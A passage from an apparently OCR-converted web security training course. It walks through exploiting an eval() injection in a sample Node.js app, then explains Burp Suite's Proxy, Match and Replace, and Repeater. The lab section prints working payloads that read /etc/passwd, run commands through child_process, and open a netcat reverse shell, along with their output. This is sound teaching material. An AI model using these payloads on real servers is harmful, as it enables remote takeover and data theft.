

Fig.: Location of possible SQL Injection vulnerabilities

For example, if you click on “Show Code” you will see the affected code below:



Fig.: Code affected by the SQL injection according to Nodejsscan

Remote Code Execution in Node.js

While working with Node.js applications, an interesting thing to note is that if user input is passed on to javascript execution sinks, it directly escalates to RCE. Download a vulnerable sample application from here:

Download URL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/rce_vuln.zip

Affected File:
rce.js

Affected Code:

```
var express = require('express');
var app = express();

app.get('/', function (req, res) {
  res.send('Hello ' + eval(req.query.q));
  console.log(req.query.q);
});

app.listen(8080, function () {
  console.log('Example app listening on port 8080!');
});
```

Can you find the vulnerability in the code above? Try for at least a minute before jumping to the solution on the next page!

Exactly! We have a good old eval issue here:

Affected Code:

```
var express = require('express');
var app = express();

app.get('/', function (req, res) {
  res.send('Hello ' + eval(req.query.q));
  console.log(req.query.q);
});

app.listen(8080, function () {
  console.log(RCE app listening on port 8080!');
});
```

The code simply evaluates the value of the GET parameter named “q” and returns the results in the HTTP response. Let’s run the code and see (express will be installed by default on Lab VM):

Commands:

```
npm install express
node rce.js
```

Output:

```
RCE app listening on port 8080!
```

Commands:

```
curl http://127.0.0.1:8080?q=2*3
```

Output:

```
Hello 6
```

As you can see, the parameter “q” is getting executed. This is a simple illustration of eval() but it supports much more things like requiring a different library and calling functions from it (which we haven’t imported in the code at all).

Payload:

```
require('util').format('%s', 'hacked')
```

Option 1 - From the command line:

Commands (URL encoding via PHP):

```
curl http://127.0.0.1:8080?q=$(php -r "echo
urlencode(\"require('util').format('%s', 'hacked')\");")
```

Commands (with URL encoding):

```
curl
http://127.0.0.1:8080?q='require(%27util%27).format(%27%25s%27%2C%20%27hacked%27)'
```

Output:

```
Hello hacked
```

We could successfully import a library and call a function inside it, all within eval(). Let's try to read local files by exploiting this. The file system ("fs") library has interesting functions which returns the content of the read file:

Payload:

```
require('fs').readFileSync('/etc/passwd')
```

Commands:

```
curl http://127.0.0.1:8080?q=$(php -r "echo
urlencode(\"require('fs').readFileSync('/etc/passwd')\");")
curl
http://127.0.0.1:8080?q='require(%27fs%27).readFileSync(%27%2Fetc%2Fpasswd%27)'
```

Output:

```
Hello root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
[...]
mongodb:x:124:65534::/home/mongodb:/usr/sbin/nologin
epmd:x:125:129::/var/run/epmd:/usr/sbin/nologin
```

Finally, we can use the child_process[1] package to run arbitrary commands inside Node.js.

Payload:

```
require('child_process').exec('touch /tmp/hacked.txt')
```

Commands:

```
date
```

[1] https://nodejs.org/api/child_process.html

```
curl http://127.0.0.1:8080?q=$(php -r "echo
urlencode(\"require('child_process').exec('touch /tmp/hacked.txt')\");")
curl "http://127.0.0.1:8080?q=require(%27child_process%27).exec(%27touch%20%2Ftmp%2Fhacked.txt%27)"
ls -l /tmp/hacked.txt
```

Output:

```
Mon Jan 17 10:42:09 CET 2022
Hello [object Object]
-rw-rw-rw- 1 alert1 alert1 805 Jan 17 10:42 hacked.txt
```

As you can see a hacked.txt file is created on */tmp/hacked.txt* with a similar timestamp to the time in which the command was run.

Of course, much more interestingly we can leverage this to get a reverse shell:

From one terminal, run the following command:

Command:

```
nc -nvlp 4444
```

Output:

```
Listening on [0.0.0.0] (family 0, port 4444)
```

Then from another terminal, send the following payload to the vulnerable server:

Payload:

```
require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 127.0.0.1 4444 >/tmp/f ')
```

Command:

```
curl http://127.0.0.1:8080?q=$(php -r "echo
urlencode(\"require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f ')\");")
```

Output:

```
Hello [object Object]
```

Now from the other terminal where your netcat listener was, run some commands to verify the reverse shell:

Command:

```
nc -nvlp 4444
```

Output:

```
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 127.0.0.1 47370 received!
$ id
uid=1000(alert1) gid=1000(alert1)
groups=1000(alert1),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),
126(sambashare),998(docker)
$ ls -l
total 24
drwxr-xr-x 52 alert1 alert1  4096 Jul 27 07:10 node_modules
-rw-r--r--  1 alert1 alert1 14240 Jul 27 07:10 package-lock.json
-rw-r--r--  1 alert1 alert1   251 Jul 27 07:11 rce.js
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
[...]
```

Part 5: Burp Suite and web traffic inspection

Introduction

When you are dealing with web application security assessments, the first thing you need to choose is the tool you will work with. There are a few good tools on the market. Some are for free, so called “community” editions[2][3], for some you have to pay[4][5]. But for sure, be aware, there is no one universal tool, which will cover all scenarios you will deal with. There is no panacea for everything.

In this chapter, we will cover basic ideas on how to configure and use Burp Suite for common tasks: This will be handy not only for web applications, but also for mobile applications and other tasks during your infosec adventures :)

NOTE: If you are familiar with Burp, feel free to skip this section.

Burp Suite Proxy

Once Burp Suite is started, the first thing you have to do is to turn the **Intercept** option **Off**. Otherwise, Burp will get stuck on every request.

Let’s run the built-in web browser by choosing the “Open browser” button. Everything is ready to intercept the traffic. Easy, right?

[2] https://portswigger.net/burp/communitydownload
[3] https://owasp.org/www-project-zap/
[4] https://portswigger.net/burp/pro
[5] https://www.acunetix.com/



Fig.: Turn the Proxy Intercept Off and Open the built-in Browser.

By default Burp Suite Proxy will run on port 8080 and the loopback IP address (127.0.0.1). If you are thinking of having a Burp Suite listener running on a different port, because the default is already used by other services, you have to edit settings and choose appropriate one. This is the same case if you are dealing with mobile app and web app security assessments at the same time and want to have separate listeners running on different ports, or when you have Burp Suite running on guest, its network adapter is bridged with your host adapter and you need to expose Burp Proxy Listener to your home/office network.

NOTE: To intercept the traffic, there is no need to configure Burp Suite Proxy with an external web browser. However, if you need this for some purpose, please use the following instruction from Burp Suite documentation.

https://portswigger.net/burp/documentation/desktop/external-browser-config



Fig.: Setup the Listener in Proxy Options

Once everything is ready, we can start sniffing the traffic. Let's turn the Proxy Intercept On. As the name can suggest, Proxy Intercept will intercept all the requests sent to the Proxy. By turning the Proxy Intercept to On, we can see all requests one by one. This allows us to "Forward" or "Drop" the request.

Now, let's open a built-in web browser and put the https://training.7asecurity.com web site in the URL bar. Next, change the window to Proxy Intercept and see what happens there. The view should be similar to the following:



Fig.: Traffic inspection with Proxy Intercept

From this view, we can modify the request headers sent to the https://training.7asecurity.com web server. After modification, you can hit the “Forward” button or “Drop” if you are not sure about the changes you made.

The example above was the request sent with GET method, but we can do the same and more in a case of POST method during logging in to our 7asecurity.com training portal profiles’. Having POST requests, we can manipulate not only the headers, but also the request body. Can you please intercept and modify the request when logging in to our 7asecurity.com account ?

OK, so we can manually modify headers and body sent in a request. But what if we need to change something constantly ? Burp Proxy has really helpful Options, named “Match and Replace”. We can match request headers, request body, request parameter names, value, and more, and replace these with our own values. Knowing that, let’s do a quick exercise. Can you match and replace the Host header, in the request sent to the vulnerable Node.js web application, with no existing domain ? Try for at least a minute checking the Burp Proxy Options tab before jumping to the solution on the next page!

Alright! Let's add our new host request header. To do so, you can hit the "Add" button.



Fig.: Proxy Options - Match and Replace view

Using beginning and end of the line signs (^ and $) you can match the default value with one you want to replace with.



Fig.: Add new settings for Match and Replace - Host Header

Now, let's see how the traffic will look in the Burp Proxy HTTP history! From the drop down menu choose the "Auto-modified request" option.



Fig.: Proxy HTTP history with replaced Host Header

Wasn't that easy ? In this section you learned how to intercept the traffic and perform simple match and replace tasks. We can move forward now.

Burp Suite Repeater

From the previous section, we learned how to intercept the traffic and do simple changes from the Burp Proxy Intercept and Burp Suite Proxy options. When manually assessing web as well as mobile applications, we often need to send multiple requests to see how our modified requests affect responses returned by the web server. To make the process easier than intercept each request, modify it in the Intercept tab and send it forward, we can use Burp Repeater. Once the request is captured in the Intercept as well as in the Burp Proxy HTTP history, we can send it to the Burp Repeater by right-clicking on it and choosing "Send to Repeater".



Fig.: Burp Proxy HTTP history using "Send to Repeater"

Let's see how this looks in practice by using our auto-modified request from the previous section. By using Repeater, we can send modified requests multiple times. This can be really helpful when assessing the application manually. From now on, we don't need to visit the assessed page from the web browser each time we want to modify the header or parameter sent in the request. We can do this from Repeater ! Can you adapt the following payload sent with curl in "Remote Code Execution in Node.js" section together with modified in the previous section (Burp Suite Proxy) Host header to use with Burp Suite Repeater ?

Payload

```
require('util').format('%s','hacked')
```

Let’s try for at least a minute before jumping to the solution on the next page.

To get the Burp Suite request working like a request sent with curl, we need to copy the value of “q” parameter and change the Host header to one we have added in “Match and Replace” Burp Suite Proxy option.

